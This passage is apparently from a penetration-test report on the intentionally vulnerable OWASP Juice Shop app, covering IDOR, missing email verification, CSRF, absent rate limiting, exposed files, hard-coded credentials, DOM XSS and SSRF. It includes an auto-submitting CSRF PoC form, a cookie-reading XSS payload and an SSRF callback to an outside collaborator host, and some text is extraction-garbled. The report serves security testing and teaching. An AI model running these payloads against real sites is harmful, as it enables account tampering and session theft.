<pre>joIIwiiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDgtMTQgMTY6 MzIeNTQuMDU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDgtMTQgMTY6MzI 6NTQuMDU2ICswMDowMCIsInRlbGV0ZWRBdCI6IbnuH0sImIhdCIEMTcyMzY1Mz E4MnO.r7SKRphQqUoJxe2hZkbw-YZjLlad5JUVpPs2rdmWaqqixp39e75-eT3V mIBeqExgvkGyGKgYoITtj4VSSwrcdM1Wg9RTBwfDLW3Y6CUHe7qg2i7127NaJ ZYccy10AcYsAwgf6BHknp13puuHGR1v_y2FY97CW2t0lzc65p4</pre>		<pre>://nel.herokuapp.com/reports?ts=1723655755&amp;sid=812dcc77-0bd0-43b1-a5f1-b25750382959&amp;s=\$2FabTDcenzJZZMjK5406Bv9DYGIAKdbspC2ue9j2UE PQ\$3D"]]) 4 Reporting-Endpoints: heroku-nel=https://nel.herokuapp.com/reports?ts=1723655755&amp;sid=812 dcc77-0bd0-43b1-a5f1-b25750382959&amp;s=\$2FabTDcenzJZZMjK5406Bv9DYG IAKdbspC2ue9j2UEPQ\$3D 5 Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.0 05,"failure_fraction":0.05,"response_headers":["Via"]} 6 Connection: keep-alive 7 Access-Control-Allow-Origin: * 8 X-Content-Type-Options: nosniff 9 X-Frame-Options: SAMEORIGIN 10 Feature-Policy: payment 'self' 11 X-Recruiting: #/jobs 12 Content-Type: application/json; charset=utf-8 13 Content-Length: 20 14 Etag: W/"14-Y53wuE/nmbSikKcT/WualLiN65U" 15 Vary: Accept-Encoding 16 Date: Wed, 14 Aug 2024 17:15:55 GMT 17 Via: 1.1 vegur 18 19 { "status":"success" }</pre>	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36	10 Content-Type: application/json 11 Accept: application/json, text/plain, */* 12 Sec-Ch-Ua-Platform: "Windows" 13 Origin: https://juice-shop.herokuapp.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://juice-shop.herokuapp.com/ 18 Accept-Encoding: gzip, deflate, br 19 Accept-Language: en-US,en;q=0.9,ar;q=0.8 20 Priority: u1, i 21 Connection: keep-alive 22 23 { "message":"Test by H", "author":"hisham666@gmail.com" }	10 Content-Type: application/json; charset=utf-8 11 Content-Length: 20 12 Etag: W/"14-Y53wuE/nmbSikKcT/WualLiN65U" 13 Vary: Accept-Encoding 14 Date: Wed, 14 Aug 2024 17:15:55 GMT 15 Via: 1.1 vegur 16 17 { "status":"success" }	18 19 { "status":"success" }

- 3) Try to edit author value to admin email. Email has been submitted with admin email



## Impact

The IDOR vulnerability can lead to the following impacts:

- **Impersonation:** Attackers can submit comments using any email address, making it appear that someone else made the comment.
- **Reputation Damage:** Fake or malicious comments can damage the reputation of the users whose emails are misused.
- **Trust Issues:** Users might lose trust in the platform if they notice comments submitted under their email address without their consent.

## Recommended Fix

1. **Server-Side Validation:** Ensure that the server validates the email address associated with the logged-in user. The server should reject any request where the email parameter does not match the authenticated user's email.
2. **Authorization Checks:** Implement proper authorization checks to ensure that users can only submit comments on behalf of their own accounts.

## (H006) Email Creation Without Any Verification Weakness

Type: Improper Verification of Cryptographic Signature.

### Description

The application allows users to create accounts using an email address without requiring any form of verification. This can lead to various security risks, including account abuse, spam, and phishing attacks. An attacker can register an email account and use it for malicious activities without ever confirming that they have access to the specified email address.

### Steps to Reproduce:

- 1) Go to: <https://juice-shop.com/#/register>
- 2) Fill up Data and click Register.
- 3) Email Will be created without any Verification.

## Impact

- **Account Abuse:** Unverified accounts can be used for spam or other malicious activities.
- **Phishing Risk:** Attackers may impersonate legitimate users with unverified emails.

## Recommended Fix

- **Implement Email Verification:** Require users to verify their email before accessing their account.

## (H007) Cross-Site Request Forgery (CSRF) in Username Update Functionality


### Weakness Type: Cross-Site Request Forgery (CSRF)

#### Description

A Cross-Site Request Forgery (CSRF) vulnerability exists in the username update functionality of the application. This vulnerability allows an attacker to force authenticated users to change their username without their consent. The issue arises due to the lack of anti-CSRF tokens or other protective measures in the username update request, enabling unauthorized actions on behalf of the victim.

#### Steps to Reproduce:

1. Go to <https://juice-shop.herokuapp.com/profile>



The screenshot shows a user profile page with a dark background. At the top, it says "User Profile". Below that is a placeholder image for a profile picture. Underneath the image, the current username "\hesham" is displayed. Further down, there's a "File Upload" section with a "Choose File" button and a message "No file chosen". Below that is a "Upload Picture" button. To the right of the upload section is a "Set Username" input field containing the value "attackerx@gmail.com". Below the input field is another "Username" input field containing the value "hesham". At the bottom of the form is a "Link Image" button.

2. Capture the request that changes the username. Observe that the request didn't have any CSRF protection.

## Request

Pretty Raw Hex

Cache-Control: max-age=0  
Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"  
Sec-Ch-UA-Mobile: ?0  
Sec-Ch-UA-Platform: "Windows"  
Upgrade-Insecure-Requests: 1  
Origin: https://juice-shop.herokuapp.com  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0  
Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: https://juice-shop.herokuapp.com/profile  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9,ar;q=0.8  
Priority: u=0, i  
Connection: keep-alive  
username=hesham

?

Search

0 highlights

3. Directly make a PoC => Username has been changed.

```
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <form action="https://juice-shop.herokuapp.com/profile"
method="POST">
            <input type="hidden" name="username" value="attacker1337" />
            <input type="submit" value="Submit request" />
        </form>
        <script>
            history.pushState('', '', '/');
            document.forms[0].submit();
        </script>
    </body>
</html>
```

The screenshot shows a user profile editing interface. At the top left is a placeholder profile picture. To its right, the current email is listed as "Email: attackerx@gmail.com". Below it, the current username is listed as "Username: attacker1337", with a red arrow pointing to this field. A "Set Username" button is located below the username field. Further down, there's a "File Upload:" section with a "Choose File" button showing "No file chosen" and an "Upload Picture" button. Below that is an "Image URL:" section with a placeholder "e.g. https://www.gravatar.com/avatar/320e195d06d9308bcb24a4" and a "Link Image" button.

## Impact

The vulnerability could be exploited to perform unauthorized changes to a user's username. This can lead to user confusion, potential denial of service (e.g., if usernames are changed to non-usable formats), or further exploitation if the username is used in security checks or logging. The attacker could also leverage this to disrupt user identification processes.

## Recommended Fix


1. Implement Anti-CSRF Tokens in the username update form and validate them server-side.
2. Set SameSite Attribute on session cookies to Strict or Lax.
3. Require User Interaction (e.g., password re-entry) for username changes.

## (H008) No Rate Limiting in Login Page Weakness Type: Improper Control of Interaction FrequencyDescription

The login page of the application lacks rate limiting, allowing an attacker to perform brute-force attacks. Without rate limiting, an attacker can automate login attempts to guess user credentials by trying multiple password combinations in quick succession. This vulnerability significantly increases the risk of unauthorized access to user accounts, especially when weak passwords are in use.

### Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/#/login> and submit any email and invalidpassword.
- 2- Send request to intruder and brute-force password.



A screenshot of a web-based penetration testing tool showing the results of an 'Intruder' attack against the URL https://juice-shop.herokuapp.com/. The interface includes tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. The 'Results' tab is selected, displaying a table of attack results. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. There are 101 rows of data, representing individual login attempts. Most responses are 401, indicating unauthorized access. The last row, Request 99 with Payload 98, is highlighted with a blue background, showing a status code of 401 and response 143.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
86	85	401	167		927		
87	86	401	170		927		
88	87	401	159		927		
89	88	401	144		927		
90	89	401	139		927		
91	90	401	150		927		
92	91	401	101		927		
93	92	401	147		927		
94	93	401	144		927		
95	94	401	141		927		
96	95	401	142		927		
97	96	401	141		927		
98	97	401	139		927		
99	98	401	143		927		
100	99	401	139		927		
101	100	401	93		927		

- 3- I didn't get any rate limit or block.

### Impact

The absence of rate limiting exposes user accounts to brute-force attacks. An attacker could potentially:

1. Compromise user accounts by successfully guessing credentials.
2. Gain unauthorized access to sensitive user information.
3. Elevate privileges if higher-privileged accounts are compromised.
4. Cause account lockouts or denial of service by exhausting login attempts.

### Recommended Fix

1. **Implement Rate Limiting:** Limit the number of login attempts per IP or account within a short timeframe.
2. **Account Lockout:** Temporarily lock accounts after a set number of failed attempts.
3. **Add CAPTCHA:** Introduce CAPTCHA after a defined number of failed attempts.

# (H009) Publicly Accessible Important File Exposes Sensitive Information

## Weakness Type: Information

### Disclosure Description

An important file containing sensitive information was found to be publicly accessible on the server. This file includes details that could be exploited by an attacker to gain unauthorized access to the system, potentially leading to further compromise.

### Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/robots.txt>

The screenshot shows a browser window with the URL <https://juice-shop.herokuapp.com/robots.txt> in the address bar. Below the address bar, there are several social media sharing icons. The main content area displays the following text:

```
User-agent: *
Disallow: /ftp
```

- 2- When accessing this file, important files disclosed.

The screenshot shows a browser window with the URL <https://juice-shop.herokuapp.com/ftp/acquisitions.md>. The page lists several files in the directory:

- quarantine
- coupons\_2013.md.bak
- incident-support.kdbx
- suspicious\_errors.yml
- acquisitions.md
- eastere.gg
- legal.md
- announcement\_encrypted.md
- encrypt.pyc
- package.json.bak

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

# Impact

An attacker with access to this file could extract sensitive information, such as credentials, configuration details, or other critical data, which could be used to further attack the system, escalate privileges, or disrupt operations.

## Recommended Fix

1. Restrict access to the file by implementing proper access controls.  
Ensure that only authorized users or services can access the file.
  2. Move sensitive data into secure storage solutions, such as environment variables or encrypted configuration files, which are not publicly accessible.

## (H010) Username and Passwords Leaked in SourceCode

## **Weakness Type: Use of Hard-coded**


# CredentialsDescription

A critical vulnerability was discovered where sensitive information, specifically usernames and passwords, were exposed in the application's source code repository. The issue stems from improper handling of credentials, which were inadvertently committed and pushed to a public-facing repository. This allows unauthorized individuals to access these credentials and potentially exploit the associated services or systems.

## Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/main.js>
  - 2- Search for password in source code. Emails and passwords are disclosed in sourcecode.

3. Select email and try to login with it.



## Impact

Exposure of usernames and passwords in the source code can lead to unauthorized access to critical systems, databases, or APIs. Attackers with access to this information could impersonate legitimate users, steal sensitive data, modify system configurations, or carry out further attacks within the network. The severity of this issue is high, as it affects the confidentiality of sensitive information and could lead to significant security breaches.

## Recommended Fix

1. **Remove Hardcoded Credentials:** Immediately remove the hardcoded usernames and passwords from the source code and use environment variables instead.
2. **Rotate Credentials:** Change the exposed credentials to invalidate any potential misuse.
3. **Audit Repository:** Scan the repository for other potential exposures using tools like git-secrets or truffleHog.
4. **Update .gitignore:** Ensure sensitive files are excluded from commits using .gitignore


## (H011) DOM-based Cross-Site Scripting (XSS) in Search Parameter (q)

### Weakness Type: Cross-site Scripting (XSS) Description

A DOM-based Cross-Site Scripting (XSS) vulnerability was identified in the search functionality of the Juice Shop web application. The application dynamically generates content based on user input without properly sanitizing or escaping it, allowing an attacker to inject and execute arbitrary JavaScript code in the context of the victim's browser.


### Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/#/search>
- 2- Locate the Search Bar , find the search bar where you can input text to search for products.



- 3- Inject Malicious JavaScript Code

```
<img src=x onerror=alert(document.cookie)>
```



## Impact

1. Stealing sensitive information (e.g., session cookies, local storage data).
2. Performing unauthorized actions on behalf of the victim.
3. Modifying the content of the webpage.
4. Phishing attacks by presenting malicious content to the user.

This could lead to unauthorized access to the victim's account or other malicious activities performed under the victim's session.

## Recommended Fix

- 1- **Sanitize Input:** Validate and sanitize all user inputs.
- 2- **Escape Output:** Properly escape any user-generated content before inserting it into the DOM.
- 3- **Use a Secure Framework:** Consider frameworks like Angular or React that prevent directDOM manipulation.
- 4- **Implement CSP:** Apply a strict Content Security Policy (CSP) to block inline script execution.

## (H012) SSRF Leading to Access Internal Resources

### Weakness Type: Server-Side Request Forgery (SSRF)

#### Description

A Server-Side Request Forgery (SSRF) vulnerability was identified in the application, allowing an attacker to send crafted requests from the server. This flaw enables an attacker to access internal resources that are not directly exposed to the internet. SSRF occurs when an application fetches a remote resource based on user-controlled input without proper validation.

#### Steps to Reproduce:

- 1- Go to <https://juice-shop.herokuapp.com/profile>
- 2- Update image url with your server ip.
- 3- Go to logs and observing requests.

#	Time	Type	Payload	Source IP address
1	2024-Aug-14 20:51:30.316 UTC	DNS	80xx95s4m3iysbi8rbmffcb10s6ju9iy	3.251.95.149
2	2024-Aug-14 20:51:30.317 UTC	DNS	80xx95s4m3iysbi8rbmffcb10s6ju9iy	3.251.105.53
3	2024-Aug-14 20:51:30.317 UTC	DNS	80xx95s4m3iysbi8rbmffcb10s6ju9iy	3.248.186.201
4	2024-Aug-14 20:51:30.317 UTC	DNS	80xx95s4m3iysbi8rbmffcb10s6ju9iy	3.248.186.40
5	2024-Aug-14 20:51:30.322 UTC	HTTP	80xx95s4m3iysbi8rbmffcb10s6ju9iy	34.252.129.200

Description	Request to Collaborator	Response from Collaborator
	Pretty	Raw
	Raw	Hex
1	GET / HTTP/1.1	
2	host: 80xx95s4m3iysbi8rbmffcb10s6ju9iy.oastify.com	
3	Connection: keep-alive	
4		

## Impact

The impact of this SSRF vulnerability is significant, as it allows an attacker to leverage the server to perform unauthorized actions within the internal network. This could include:

1. Accessing internal services and resources that are otherwise inaccessible from the public internet.
2. Exfiltrating sensitive data from internal endpoints.
3. Potentially escalating to further attacks such as Remote Code Execution (RCE) depending on the internal services exposed.

## Recommended Fix

1. **Input Validation:** Only allow external URLs from a whitelist. Block requests to private IP ranges (e.g., 127.0.0.0/8, 10.0.0.0/8).
2. **DNS Resolution:** Ensure URLs resolve to public IP addresses only.
3. **Network Segmentation:** Isolate internal services from public-facing interfaces.
4. **Logging:** Monitor and log server requests to detect SSRF attempts.

## Medium Risk Issues [M]:-


### (M001) Insecure Direct Object Reference (IDOR) in UserId Parameter (Complain Function)

#### Weakness Type: Broken Access Control Description


An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the **UserId** parameter of the request sent to the **/contact** endpoint. This vulnerability allows an attacker to manipulate the **UserId** parameter to gain access to or alter information of other users.

## Steps to Reproduce:

1. Go to: <https://juice-shop.com/#/contact>
2. Intercept Request: Use Burp Suite to intercept the request sent when you submit a feedback message.



3. Submit Feedback: Fill out the feedback form with a message and send the request.
4. Observe Request: In the intercepted request, find the UserId parameter.



Request

Pretty Raw Hex

```
k2fQ.NpzF6cmQR0QpxA65PmoRok9ae_Q1_pjwkqT8E1YL0UK21BnT6wnIZcxvfd  
PZqPBA2PjZfd9J_PBfTi4CUJPgqACQh3CDYdzR6vN-tu35l7jItgZ28QPwpwY2Q  
uJa8wcM92NHyIJKFb76Hrrwz3QLng2YDgrliKQw7K2be8PBBeM  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0  
Safari/537.36  
10 Content-Type: application/json  
11 Accept: application/json, text/plain, */*  
12 Sec-Ch-Ua-Platform: "Windows"  
